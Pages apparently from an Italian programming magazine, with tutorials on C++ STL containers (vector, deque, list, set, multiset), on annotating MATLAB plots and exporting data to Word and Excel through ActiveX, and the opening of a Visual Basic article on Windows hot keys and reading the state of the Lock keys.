




Fig. 1: *Come possiamo immaginare una sequenza (a) ed un insieme associativo (b).*

Ad esempio se vogliamo avere una struttura che verrà riempita una sola volta all'inizio e sulla quale verranno effettuate essenzialmente operazioni di lettura casuale degli elementi (del tipo: "Dammi il primo elemento... dammi l'elemento 7... l'elemento 12" e così via) possiamo tranquillamente orientarci sull'uso di *vector*, il quale, avendo una struttura interna basata su array, rende veloci questo tipo di operazioni. Se abbiamo bisogno invece di effettuare frequenti inserimenti di oggetti all'inizio o alla fine del contenitore, possiamo orientarci sul tipo *deque* (che si pronuncia "dec"). Questo tipo implementa il concetto informatico di *"double ended queue"* cioè "coda doppia" (si considera "terminale" della struttura sia la sua testa che la sua coda) e rende gli accessi casuali veloci quasi quanto quelli forniti da vector, ma garantisce una velocità decisamente maggiore quando si tratta di effettuare il tipo di inserimenti in questione. Qualora invece non fossimo interessati alla velocità di estrazione degli elementi ma avessimo invece bisogno di effettuare frequenti inserimenti nel mezzo del nostro contenitore (cioè né all'inizio né alla fine), la nostra scelta inevitabilmente dovrà ricadere sul tipo list, che implementa il concetto informatico di "lista collegata". Una lista collegata è costituita da tante "celle" destinate a contenere

L'UTILITÀ DEI CONTENITORI

I contenitori sono necessari, in quanto nei nostri programmi gli oggetti vengono continuamente creati e distrutti, e abbiamo bisogno di un elemento unificatore che ci permetta di averli tutti sempre sotto controllo e facilmente accessibili.

A chi volesse approfondire la sua conoscenza sulle librerie standard del C++, consigliamo il validissimo libro "Thinking in C++ - 2nd ed. - Volume 2" di Bruce Eckel e Chuck Allison, che rappresenta sicuramente un ottimo riferimento per i programmatori più avanzati (o aspiranti tali) ed è oltretutto disponibile gratuitamente per il download, partendo dall'indirizzo http://www.mindview.net/Books/TICPP/ThinkingInCPP2e.html

Se volete invece dare un'occhiata a una reference delle funzioni standard del C per la manipolazione di stringhe (o meglio: di array di caratteri terminati da "\0" :-) consultate l'indirizzo: http://www.cplusplus.com/ref/cstring/

l'elemento che viene inserito; ogni cella ha in più due puntatori: uno alla cella precedente (chiamiamolo *punt_prec*) e uno a quella successiva (*punt_succ*). È evidente che con questa struttura l'inserimento nel mezzo risulta molto veloce in quanto basta svolgere le seguenti operazioni:

- **creare una nuova cella con l'elemento da inserire in posizione *n***
- **far puntare *punt_succ* della cella n-1 e *punt_prec* della cella *n* (che diventerà *n+1* dopo l'inserimento) alla nuova cella creata**
- **impostare *punt_succ* e *punt_prec* della nuova cella, in modo da farli puntare alle celle adiacenti**

In sostanza quindi si tratta di fare una allocazione e sovrascrivere pochi valori relativi ai puntatori da cambiare.
Vengono del tutto evitate copie di buffer di memoria da una zona all'altra, copie che invece sarebbero indispensabili nel caso di utilizzo di vettori (che si basano su array e richiedono, come visto in precedenza, nuove allocazioni e copie di tutti i valori) e nuove allocazioni (che richiedono accesso ai servizi del sistema operativo e quindi sono lente).

CHE COS'È UN VECTOR

Un *vector* è una sequenza di oggetti accessibili rapidamente in modo casuale, allo stesso modo in cui si fa con un *array*. Useremo questo tipo come esempio generico per questa categoria di contenitori, in quanto sia *list* che *deque* presentano più o meno gli stessi metodi (per vedere le esatte differenze è utile consultare una reference). Istanziare un oggetto di tipo *vector* è semplicissimo, esso è un template, quindi sarà necessario utilizzare la sintassi tipica di questo costrutto:

```
#include <vector>
using namespace std;
//... all'interno del codice...
//un vettore di un tipo predefinito:
vector<int> vettore_interi;
//un vettore di un tipo definito dall'utente:
vector<MiaClasse> mio_vettore;
```

L'operazione di inserimento di un elemento in un vector avviene tramite la funzione membro *push_back()*.
Questa realizza l'inserimento alla fine del vettore, in altre parole l'ultimo elemento inserito sarà anche l'ultimo elemento del vettore (cioè quello con l'indice più alto). *list* e *deque* presentano anche una analoga funzione, chiamata *push_front()*, in cui l'ultimo elemento inserito diventa il primo nell'ordinamento del contenitore (si tratta di un "inserimento in testa" anziché "in coda" come il precedente). Ad esempio per riempire un vector con i numeri da 1 a 10 è possibile utilizzare il seguente codice:

```
vector<int> i_primi_10;
for (int i=0;i<10;i++)
        i_primi_10.push_back(i+1);
```

Nulla di più semplice! Da notare il fatto che in nessuna parte del codice è stata specificata la dimensione del vettore: abbiamo soltanto aggiunto elementi, senza preoccuparci di allocare memoria o di utilizzare l'indice giusto, come invece avremmo dovuto fare per un array di interi "classico". Come già accennato in precedenza, per accedere agli elementi inseriti in un contenitore della STL è buona norma servirsi di particolari oggetti, gli iteratori, che hanno lo scopo di generalizzare la struttura di questo tipo di operazioni. Per i vettori tuttavia si può ricorrere a qualcosa di più immediato. In questo caso infatti è stato opportunamente ridefinito dai progettisti il comportamento dell'operatore "[]" (parentesi quadre), per cui è possibile accedere al contenuto di una particolare cella del vettore in un modo sintatticamente identico a quello degli array standard.
Se volessimo ad esempio stampare il contenuto del vettore creato in precedenza potremmo scrivere:

```
for (int i=0;i<i_primi_10.size();i++)
        cout << i_primi_10[i] << " ";
```

Che stamperà appunto:

1 2 3 4 5 6 7 8 9 10

Da notare l'utilizzo di una funzione molto utile, cioè *size()*. Essa, come è facile immaginarsi, restituisce la dimensione del vettore, cioè il numero di elementi contenuti, e può essere molto comoda nei casi analoghi al precedente, cioè laddove si è in presenza di cicli e del costrutto *for*. Raccomandiamo di evitare però l'(ab)uso dell'operatore "[]" in porzioni di codice nei quali non si è perfettamente sicuri di cosa il vettore possa contenere in quanto l'utilizzo della scrittura:

```
mio_vettore[10];
```

su un vettore di 5 elementi potrebbe avere risul-

tati imprevisti. Inoltre l'operatore "[]" funziona su *vector* e *deque*, ma non sulle *list*, perciò: attenzione!

INSIEMI ASSOCIATIVI

La seconda categoria di contenitori è quella degli insiemi associativi. Fanno parte di questo gruppo le classi *set, map, multiset* e *multimap*. La classe largamente più utilizzata è *set*, che implementa il concetto matematico di insieme. Oltre alla peculiarità di non avere un ordinamento interno tra elementi, *set* è caratterizzato dall'impossibilità di inserire più volte lo stesso elemento. Al contrario di *vector* infatti, dove ad esempio l'elemento "1" può essere inserito contemporaneamente in posizione 2, 5, 90 ecc., ogni tentativo di inserire più istanze di oggetti uguali fallirà. Questo meccanismo è completamente trasparente all'utente della classe e viene gestito dalla funzione *insert()*, che è quella dedicata all'inserimento degli elementi nel contenitore. Per chiarire meglio il concetto analizziamo il seguente codice:

```
#include <iostream>
#include <set>
#include <string>
using namespace std;
//... all'interno del codice...
//proviamo a inserire più volte lo stesso elemento
set<char> insieme_char;
for (int k=0;k<100;k++) {
            char c = '!';
            insieme_char.insert(c);
}
cout << "Ci sono " << insieme_char.size() <<
                                    " elementi nell'insieme\n";
```

Abbiamo eseguito per ben 100 volte l'operazione di inserimento del carattere "!" e tutto è filato liscio senza intoppi. Tuttavia la stampa a schermo sarà:

Ci sono 1 elementi nell'insieme

Ovviamente avere più istanze di oggetti uguali all'interno di un contenitore associativo può essere comunque utile per alcune applicazioni. Proprio a questo scopo è stata creata la classe *multiset*, del tutto analoga a *set*, con la differenza che accetta anche istanze multiple. Sostituendo la parola "multiset" al posto di "set" nello stralcio di codice precedente, compilando ed eseguendo il tutto, si otterrebbe la stampa:


Ci sono 100 elementi nell'insieme

Discorso assolutamente analogo vale nella relazione tra map e multimap.

CONCLUSIONI

L'utilizzo di contenitori STL nella normale programmazione in C++ dovrebbe essere la norma per chi ha l'onore/onere di lavorare scrivendo codice. Oltre a risparmiare un bel po' di tempo in implementazioni "volanti" di contenitori ad hoc, infatti, ci si può basare sul rassicurante fatto di stare usando delle librerie praticamente esenti da bug (il codice sorgente è pubblico) e che oltretutto sfruttano i più potenti algoritmi di gestione delle risorse, garantendo prestazioni elevate. Nella prossima puntata parleremo di come rendere possibile l'accesso ai vari elementi inseriti in un contenitore tramite gli iteratori. Una separazione così netta tra inserimento e estrazione di valori potrebbe sembrare al neofita una cosa abbastanza astrusa e inutilmente difficile. Vedremo al contrario quali sono le logiche che hanno portato a questa particolare progettazione e come, a fronte di una difficoltà di programmazione leggermente superiore, si possa d'altra parte beneficiare di grossi vantaggi in termini di potenza, flessibilità e modificabilità del codice. Non mancate!

Alfredo Marroccelli
Marco Del Gobbo

CONTATTA GLI AUTORI

Se hai suggerimenti, critiche, dubbi o perplessità sugli argomenti trattati e vuoi proporle agli autori puoi scrivere agli indirizzi:

alfredo.marroccelli@ioprogrammo.it **e** marco.delgobbo@ioprogrammo.it

Questo contribuirà sicuramente a migliorare il lavoro di stesura delle prossime puntate.

BIBLIOGRAFIA


LEZIONI DI C++

Un testo che rende particolarmente agevole l'apprendimento dei fondamenti della programmazione e del codice C++.
L'autore John Smiley, presidente della Smiley and Associates, un'azienda di consulenza informatica, è autore di altri otto libri e, con Lezioni di C++, ha pensato bene di fornire un testo adatto ad un lettore neofita, che non ha nessuna esperienza in campo di programmazione e che comunque si appresta a voler apprendere un linguaggio come il C++ che, sicuramente, non si annovera tra i linguaggi più semplici nell'apprendimento. Gli argomenti, secondo lo stile dell'autore e ormai divenuto un suo standard, sono trattati in modo semplice e "divertente". Tra gli argomenti trattati: imparare i concetti della programmazione applicabili a più linguaggi; sviluppare delle competenze in C++ per il mondo reale e utilizzare la programmazione a oggetti; lavorare con le variabili, le costanti e i dati tipizzati del C++.

Difficoltà: Medio – Alta
Autore: J.Smiley
Editore: McGraw-Hill
http://www.informatica.mcgraw-hill.it
ISBN: 88-386-4325-3
Anno di pub.: 2003
Lingua: Italiano
Pagine: 573
Prezzo: € 32,00

L'interazione con Microsoft Office

MATLAB: mostrare i risultati

Nei numeri precedenti abbiamo visto quali sono le funzionalità che offre l'ambiente per lo sviluppo di algoritmi matematici efficaci. Questa volta analizziamo la presentazione dei risultati.

LOAD
Il comando load ha bisogno di specificare il parametro "-mat" per riconoscere correttamente il file come un archivio ".MAT".

Innumerevoli volte, dopo aver speso molto tempo nella realizzazione delle elaborazioni che ci sono necessarie, ci accorgiamo di avere ancora un passo da compiere. La documentazione del lavoro o la presentazione dei risultati raggiunti o, ancora, la stesura di un documento scientifico quale una pubblicazione. Queste attività assorbono le nostre energie nella sezione terminale del nostro lavoro e solitamente sono considerate noiose e particolarmente faticose. Si tratta di un compito da non sottovalutare: la qualità che viene percepita è molte volte dipendente dalla qualità della presentazione dei dati.
Questa deve generare interesse, essere leggibile e semplice da seguire.
Al contrario, ad una documentazione di scarsa qualità non viene prestata sufficiente attenzione e noi rischiamo di avere fatto un eccellente lavoro tecnico senza vederci riconosciuta la sua efficacia ed utilità. Qualità che in parte dipende dalla semplicità e funzionalità d'uso degli strumenti di reporting. Qui vedremo come sia possibile trasferire in maniera semplice e veloce i nostri dati verso word processor, creatori di presentazione e tutti quegli ambienti che tradizionalmente sono utilizzati per questi scopi.





Fig. 1: La figura mostra la Toolbar standard dell'ambiente IDE di MATLAB.

Vedremo come creare grafici che possiedano un maggiore tasso di informazioni al loro interno e che possano essere interattivamente modificati in modo da raggiungere il contenuto necessario alla presentazione dei dati. Inoltre, vedremo come far transitare le informazioni verso MS Word e verso MS Excel.

GRAFICA (ANNOTAZIONI, STATISTICHE ED INTERPOLAZIONE)

Sappiamo oramai da qualche tempo che in MATLAB è possibile creare grafici 2D e 3D con semplicità. Abbiamo anche visto di sfuggita come potremmo rendere più attraenti queste rappresentazioni. Immaginiamo ora di possedere dei dati sull'andamento dell'indice della borsa di Milano (troverete il file "mib.dat" sul CD allegato alla rivista):

```
>> load mib.dat -mat
>> figure
>> plot(mib(:,1), mib(:,2));
>> xt = get(gca, 'xticklabel');
>> xt_n = str2num(xt);
>> xt_nn = xt_n * 100000;
>> new_tick = datestr(xt_nn);
>> set(gca, 'xticklabel', num2str(new_tick));
>> set(gca, 'units', 'norm', 'pos', [0.05 0.05 0.9 0.9]);
>> title('MIB 30');
```

Lo scopo che ci prefiggiamo è quello di creare un grafico che mostri sia l'andamento dell'indice insieme con altre informazioni che aiutino chi guarda a comprendere meglio il contenuto dei dati. Più praticamente, immaginiamo di voler fare alcune cose: mostrare quali siano gli eventi caratteristici di cui tenere conto per interpretare l'andamento, tracciare una linea di tendenza, visualizzare un'approssimazione matematica a partire da un semplice modello, cambiare alcuni colori di default. Con questo compito in mente ci accingiamo a modificare il nostro grafico. Avrete notato che sulle figure MATLAB compare di default una barra di strumenti identica a quella di Fig. 1. Alcuni di questi tasti ci sono familiari, altri

sono di uso intuitivo. Noi ci soffermiamo su quelli che risiedono all'incirca nel centro della barra. Essi sono quelli usati per le annotazioni più semplici e veloci. Cominciamo premendo il tasto che riporta una freccia che punta in alto a destra. Con questa possiamo disegnare una freccia semplicemente cliccando in un punto del grafico che debba rappresentare la coda e rilasciando il tasto sinistro del mouse nel punto in cui desideriamo che vi sia la punta. Possiamo ripetere questa operazione quante volte desideriamo così da popolare il grafico con tutti gli indicatori necessari.
Il passo successivo potrebbe essere quello di associare alle frecce che abbiamo tracciato delle didascalie utili ad interpretare il significato della freccia stessa. Per fare questo usiamo il tasto che riporta una *A* maiuscola e facciamo un solo clic con il tasto sinistro del mouse nel punto in cui desideriamo vedere il testo. A questo punto digitiamo la stringa di testo che desideriamo. Fatta questa operazione possiamo sempre spostare frecce e testo in modo che assumano le posizioni corrette. Ora il nostro grafico è annotato in maniera appropriata. Immaginiamo di voler aggiungere ai dati un'approssimazione polinomiale e una regressione lineare. Esiste un menu intitolato "Tools" sulla finestra del nostro grafico. Il penultimo dei suoi item si chiama "Basic Fitting". Premendolo compare un'interfaccia grafica che ci consente di eseguire in pochi semplici passi quanto abbiamo appena detto. Se mettiamo un check su "Linear" e "4th degree" vediamo comparire automaticamente i grafici delle approssimazioni che desideriamo. Un altro check marcato "Show equations" ci consente di veder comparire le equazioni delle approssimazioni appena selezionate.
Un altro strumento che ci fornisce dati utili risiede sempre sotto "Tools" e si chiama "Basic Statistics". Con questo è possibile vedere comparire sul grafico i riferimenti ad alcuni semplici dati. Proviamo a mettere un check sulla coordinata Y di "min", "max" e "mean". Il risultato di questa operazione è la comparsa sul grafico di tre linee: una relativa all'ordinata del punto in cui il valore è minimo, una per il massimo ed una sul livello medio dei dati presenti. Ora dobbiamo modificare alcuni colori che non sono coerenti con ipotetiche linee guida per la rappresentazione dei dati in questione. Immaginiamo che l'intera figura debba essere bianca e che i dati debbano essere rappresentati in nero piuttosto che in blu. Andiamo al menu "Edit" e lanciamo l'applicazione ausiliaria chiamata "Figure properties…". A questo punto vediamo comparire una finestra su cui è possibile cambiare il colore di sfondo della figura; poniamolo a "White" e chiudiamo la finestra. Per variare il colore dei dati dobbiamo fare clic sulla barra degli strumenti sulla freccia rivolta in alto a sinistra. A questo punto siamo in grado di selezionare un oggetto qualsiasi sul grafico. Selezioniamo così i dati e sempre sotto il menu "Edit" lanciamo "Current Object Properties…". La finestra che si apre è analoga a quella riguardante le proprietà grafiche della finestra e anche qui troveremo un punto in cui è possibile specificare il colore della linea dei dati. Lo poniamo a "Black", chiudiamo tutte le finestre ausiliarie e possiamo dire di avere terminato il nostro lavoro di maquillage del grafico. Il risultato di questo processo lo si puo' vedere in Fig. 2.






***Fig. 2:* Grafico annotato e modificato.**

ESPORTAZIONE GRAFICI

Un grafico che abbia raggiunto il livello di contenuto sufficiente ha come normale destinazione un documento. Il primo passo da compiere è quello di "estrarlo" dall'ambiente di partenza. Qui abbiamo molte opzioni ma le due più semplici sono quella di eseguire una copia o un'esportazione. La copia del grafico viene eseguita dall'item di menu che si raggiunge per mezzo di "Edit / Copy" ed esegue una semplice copia destinata ad essere incollata nel documento di destinazione. La seconda possibilità la si raggiunge per mezzo di "File / Export…". In questo caso, vi è la possibilità di salvare un file nel formato grafico desiderato. Sono disponibili i più diffusi formati e con questa opzione abbiamo la possibilità di creare un eccellente veicolo per il riutilizzo dell'informazione in differenti documenti o per la sua trasmissione.

XTICKLABEL

XTickLabel è una proprietà che contiene le etichette dell'asse X.

L'APPLICAZIONE AUSILIARIA NOTEBOOK

Il notebook è una delle applicazioni ausiliarie di MATLAB. Essa consente un'interazione diretta tra MATLAB e MS Word. Possiamo creare un do-

cumento Word che contenga testo, comandi MATLAB e il risultato dei calcoli. Per le semplici istruzioni di installazione fate riferimento ad un manuale che ha per titolo “Using MATLAB” (using_ml.pdf) citato nella bibliografia. Ora ci concentreremo invece sul modo che dobbiamo usare in Word per interagire con MATLAB. Dobbiamo immaginarci di avere Word come front-end e di manovrare MATLAB a partire da questa posizione. In realtà le operazioni sono semplicissime. Per iniziare a lavorare su un documento di tipo “notebook” non dobbiamo fare altro che digitare in MATLAB:

```
>> notebook
```

Questo comando causa l’apertura di un nuovo documento Word di tipo M-book. Si tratta di un tipo di documento che possiede delle macro che consentono una semplice gestione del documento e dell’interazione con MATLAB. Infatti, in Word, vediamo comparire alcuni oggetti che non sono standard in questo ambiente.
Scorriamo un nuovo menu chiamato “Notebook” e nel menu “File” esiste ora un nuovo item chiamato “New M-book” che ha il compito di creare un nuovo documento vuoto di tipo M-book (riferitevi al manuale citato per scoprire i dettagli d’uso degli item del menu Notebook). Vediamo ora come si fa ad interagire con MATLAB. Il principio di utilizzo è lo stesso della Command Window; vale a dire che in Word usiamo la stessa sintassi alla quale siamo abituati da tempo. È sufficiente possedere un modo semplice per imporre a Word di inviare quello che abbiamo scritto verso MATLAB, imporgli il calcolo e raccogliere il risultato per inserirlo nella posizione appropriata all’interno del documento. Tutto questo lo si ottiene per mezzo dell’uso di CTRL + ENTER. Se proviamo a digitare un semplice comando MATLAB in Word e a farlo seguire da CTRL + ENTER vedremo cambiare il suo colore e formato e quindi produrre direttamente nel documento il risultato del calcolo. Per rendere più chiaro il processo proviamo a reimplementare in Word un esempio che è stato pubblicato in un dei primi numeri in cui ci siamo occupati di MATLAB. Il risultato finale di questa operazione lo trovate nel CD allegato alla rivista nel file chiamato “*The MATLAB Notebook v1.doc*” e nella Fig. 3 potete apprezzare una parte del risultato finale. Ovviamente, qui ci troviamo di fronte ad un documento che non ha subito un’azione di formattazione. Lo troverete quindi abbastanza rozzo. Il vantaggio che abbiamo è quello di possedere una documentazione completa della nostra sessione di lavoro all’interno di un word processor, il quale ci consente tutte quelle operazioni di formattazione che sono tipiche di questo genere di ambienti. Possiamo sbarazzarci degli output ingombranti o inutili, cancellare i comandi MATLAB che li hanno generati, possiamo ridimensionare i grafici, aggiungere testo, ecc.

Fig. 3: **MATLAB Notebook.**

RNGHANDLE
RngHandle **è la variabile che contiene l’handle della singola cella in Excel.**

ACTXSERVER
Actxserver **è la funzione che attiva il canale ActiveX. Essa crea un oggetto gestibile attraverso i valori delle sue proprieta’.**

EXPORT DATI VERSO EXCEL

Un ulteriore modo di operare è quello che prende origine da MATLAB stesso. Alcune volte ci è comodo fare in modo che sia MATLAB a comandare il flusso di dati. Nell’esempio precedente abbiamo visto come sia possibile considerare Word la propria interfaccia e usare MATLAB come un motore di calcolo che, in background, esegue operazioni anche complesse per fornire risultati che abbiano come destinazione un documento. Succede che vi sia la necessità di comportarsi in una maniera completamente opposta. Questa volta lavoreremo in MATLAB e useremo MS Excel come destinazione dei nostri dati. Per fare questo, è necessario spendere due parole su quali siano in MS Windows i meccanismi standard usati per il trasferimento dei dati. Esistono dei “canali” che sfruttano una tecnologia chiamata ActiveX. Per mezzo di questa è possibile creare dei tunnel attraverso i quali far fluire le informazioni. In MATLAB è possibile aprire questi canali chiedendo che all’altro capo vi sia una ben precisa applicazione, Excel nel nostro caso. I seguenti comandi sono raccolti nel file “report.m”.

```
% Lancia l’applicazione Excel
ExHandle = actxserver('Excel.Application');
% La rende visibile
ExHandle.Visible = 1;
```

Il primo comando lancia l'applicazione MS Excel e apre un canale di comunicazione ActiveX con essa. Il secondo la rende visibile all'utilizzatore.

```
% Apertura del file
invoke(ExHandle.Workbook, 'open', 'D:\Articles\
        ioProgrammo\2003_12_Dicembre\Report.xls');
```

Il comando "invoke" permette di utilizzare i metodi dell'oggetto aperto e utilizzare le API esposte da tale oggetto. Questo significa soltanto che possiamo accedere ad alcune funzionalità proprie di MS Excel per indurre l'esecuzione delle azioni che ci interessano (nel caso specifico sostituite il nome della directory con quello in cui risiederà il vostro file Excel).

```
% Legge la collezione di fogli
SheetCollect = ExHandle.ActiveWorkBook.Sheets;
% Sceglie un folgio dall'insieme dei fogli
SheetNo = 'Foglio1';
SheetObj = get(SheetCollect, 'Item', SheetNo);
```

In questo modo ci siamo costruiti l'handle del foglio Excel che ci interessa e sul quale andremo a riversare i dati.

```
% Copiatura dei dati sul foglio Excel
% Date
for k = 1:length(date)
    Range = ['a', num2str(k + 1)];
    RngHandle = get(SheetObj, 'Range', Range);
    RngHandle.Value = mib(k, 1);
end
Range = 'a1';
RngHandle = get(SheetObj, 'Range', Range);
RngHandle.Value = 'Data';
% Valori di MIB30
for k = 1:length(indice)
    Range = ['b', num2str(k + 1)];
    RngHandle = get(SheetObj, 'Range', Range);
    RngHandle.Value = mib(k, 2);
end
Range = 'b1';
RngHandle = get(SheetObj, 'Range', Range);
RngHandle.Value = 'Valori';
% Valor medio del MIB30
Range = 'c2';
RngHandle = get(SheetObj, 'Range', Range);
RngHandle.Value = mean(mib(:, 2));
Range = 'c1';
RngHandle = get(SheetObj, 'Range', Range);
RngHandle.Value = 'Media dei valori';
```

I due cicli scorrono i dati in MATLAB e li copiano nelle apposite celle in Excel. Ad ogni passo viene costruito l'indirizzo della cella, viene reperito l'handle della cella stessa e quindi viene copiato il dato desiderato. Con questo meccanismo molto semplice possiamo spostare i dati, frutto dei calcoli in MATLAB, verso un'applicazione specifica.

```
% Chiusura della connessione ad Excel
delete(ExHandle);
```

La connessione ActiveX viene chiusa con questo comando che elimina dalla memoria l'handle corrispondente. Il risultato finale dell'elaborazione lo si può apprezzare in Fig 4.

Microsoft Excel - Report.xls

	A	B	C	D
1	Data	Valori	Media dei valori	
2	731864	25553	27811.5	
3	731863	25671		
4	731862	25348		
5	731861	25311		
6	731860	25349		
7	731857	25526		
8	731856	25037		
9	731855	25060		
10	731854	24760		
11	731853	25128		
12	731850	25155		


Foglio1 / Foglio2 / Foglio3

Pronto

Fig. 4: *Reporting in Excel a partire da dati MATLAB.*

CONCLUSIONI

In questo numero abbiamo visto come creare in maniera interattiva grafici con annotazioni e abbiamo imparato ad esportarli. Inoltre, abbiamo visto altre due tecniche per interagire con applicazioni MS Office. Nel primo caso abbiamo considerato Word come server o motore di calcolo, mentre nel secondo MATLAB era un client che richiedeva servizi ad MS Excel che fungeva come semplice serbatoio dei risultati di un calcolo.
Questo pezzo è l'ultimo della serie su MATLAB apparsa su Io Programmo negli ultimi mesi. Saluto tutti i lettori che hanno avuto la benevolenza e la pazienza di seguire il susseguirsi degli argomenti.
Per maggiori informazioni sui prodotti della famiglia MATLAB potete consultare il sito di The MathWorks (*www.mathworks.it*). Suggerisco a tutti di guardare una porzione del sito web chiamato "MATLAB Central" (*www.mathworks.com/matlabcentral/*).
Esso riporta innumerevoli esempi d'uso di MATLAB in una varietà molto vasta di discipline tecnico scientifiche.


Fabrizio Sara

"Getting Started with MATLAB"
http://www.mathworks.com/access/helpdesk/help/pdf_doc/matlab/getstart.pdf

"Using MATLAB"
http://www.mathworks.com/access/helpdesk/help/pdf_doc/matlab/using_ml.pdf

"Using MATLAB Graphics"
http://www.mathworks.com/access/helpdesk/help/pdf_doc/matlab/graphg.pdf

Gestione avanzata dell'interfaccia utente

Un "acceleratore" di tastiere in VB

In questo articolo descriveremo come implementare un "acceleratore" di tastiere utilizzando il controllo hotkey di Windows: un'occasione per semplificare ed accellerare le operazioni degli utenti.

Questo è il primo di due appuntamenti che dedicheremo alle hot key. Una hot key è una combinazione di tasti che l'utente seleziona per avviare rapidamente determinate azioni. Le hot key, però, non bisogna confonderle con le scorciatoie di tastiera per applicazioni, anch'esse delle combinazioni di tasti ma utilizzabili soltanto a livello di applicazione e quando queste sono attive. Per esempio a livello di applicazione le combinazioni di tasti Ctrl+C e Ctrl+V permettono, rispettivamente, di copiare ed incollare un testo; mentre, a livello di sistema, la combinazione di tasti Ctrl+Alt+Canc (croce e delizia degli utenti Windows), a seconda del sistema operativo, mostra la finestra Protezione di Windows o la Task Manager. Le prime due combinazioni sicuramente sono delle scorciatoie di tastiere per applicazioni, la terza, invece, può essere una hot key. In generale, dunque, a livello di applicazione o di sistema i tasti di scelta rapida servono per migliorare l'interazione con l'utente per questo conviene conoscerle e saperle gestire a livello di programmazione. Visual Basic non fornisce un controllo nativo per la gestione delle hot key, gestione che si può realizzare con l'ausilio del controllo HotKey, fornito dalla libreria *ComCtrl32.dll,* e di alcuni elementi dell'API opportunamente collegati attraverso delle funzioni di Callback. Questo ci fa capire che gli argomenti che affronteremo spaziano dalle API alle tecniche di programmazione avanzate (callback e subclassing). In particolare, in questo primo appuntamento, presenteremo le caratteristiche principali delle hot key e vedremo come utilizzarle in un progetto Visual Basic. Per far ciò implementeremo un'applicazione che mostra lo stato della tastiera e viene abilitata attraverso delle hot key. Introdurremo, inoltre, l'applicazione "acceleratore di tastiera" che permette all'utente di definire delle hot key ed associarle a dei file EXE. L'acceleratore di tastiera lo completeremo nel successivo appuntamento.

ESADECIMALI

In Visual Basic è possibile rappresentare i numeri esadecimali grazie ai simboli *&H,* per esempio con la seguente dichiarazione

Public const Val = &H1A

impostiamo la costante *Val* sul valore esadecimale *1A* (decimale 26).

HOT KEY E VIRTUAL KEY

In generale, una hot key è formata da due parti: un modificatore (modifier) e un tasto (Key). Il modifier è costituito da una combinazione dei seguenti tasti: Ctrl, Shift e Alt. L'altro tasto, invece, può essere un qualsiasi tasto tranne Esc, Barra spaziatrice e Tab.
In realtà quando si definiscono le hot key, attraverso le funzioni dell'API, non si parla di tasti (Key) ma di tasti virtuali (virtual-key). I virtual-key servono ad identificare, in modo univoco, i tasti indipendentemente dall'Hardware e dal Software. Il set di virtual-key è composto da 256 codici di un byte. Come per il codice ANSI e ASCII anche per i virtual-key è possibile recuperare su Internet o nella guida in linea di Visual Basic la tabella che racchiude tutti i codici; nella tabella 1 riportiamo i codici dei tasti che utilizzeremo nell'esempio. Le hot key possono essere di due tipi: *hot key globali* e *thread-specific hot key.*
Il tipo globale permette di attivare alcune caratteristiche delle windows, l'altro tipo invece può essere associato ai thread dell'applicazione.

Virtual Key	Esadecimale	Decimale	Tasto
VK_NUMLOCK	90	144	Num Lock
VK_SCROLL	91	145	Scroll Lock
VK_CAPITAL	14	20	Caps Lock
VK_A	41	65	A

Tabella 1 – Alcuni Virtual Key

CONTROLLARE LO STATO DELLA TASTIERA

Per familiarizzare con i tasti virtuali creiamo un semplice programma che permette di stabilire lo stato dei seguenti tasti: *Caps Lock, Scroll Lock, Num Lock.* Per fare questo possiamo utilizzare la funzione

GetKeyState che ha la seguente sintassi.

```
Public Declare Function GetKeyState Lib "user32" _
(ByVal nVirtKey As Long) As Integer
```

Essa mostra lo stato del Virtual Key specificato in *VirtKey*, lo stato può essere *Up* (non premuto), *Down* (premuto) e *Toggle*. Quest'ultimo è usato per stabilire lo stato di tasti come Caps Lock, cioè per stabilire se Caps Lock è attivato o disattivato. Queste informazioni sono contenute nel bit più alto e più basso del valore restituito dalla funzione. In particolare il bit più basso fornisce lo stato *Toggle* che è utile per il nostro esempio. Per selezionare questo bit dobbiamo utilizzare l'operatore *AND,* in particolare dobbiamo fare l'*AND* del valore fornito dalla funzione con un numero che contiene un 1 nell'ultimo bit (00000001).





Fig. 1: ***Il form che mostra lo stato dei tasti Lock.***

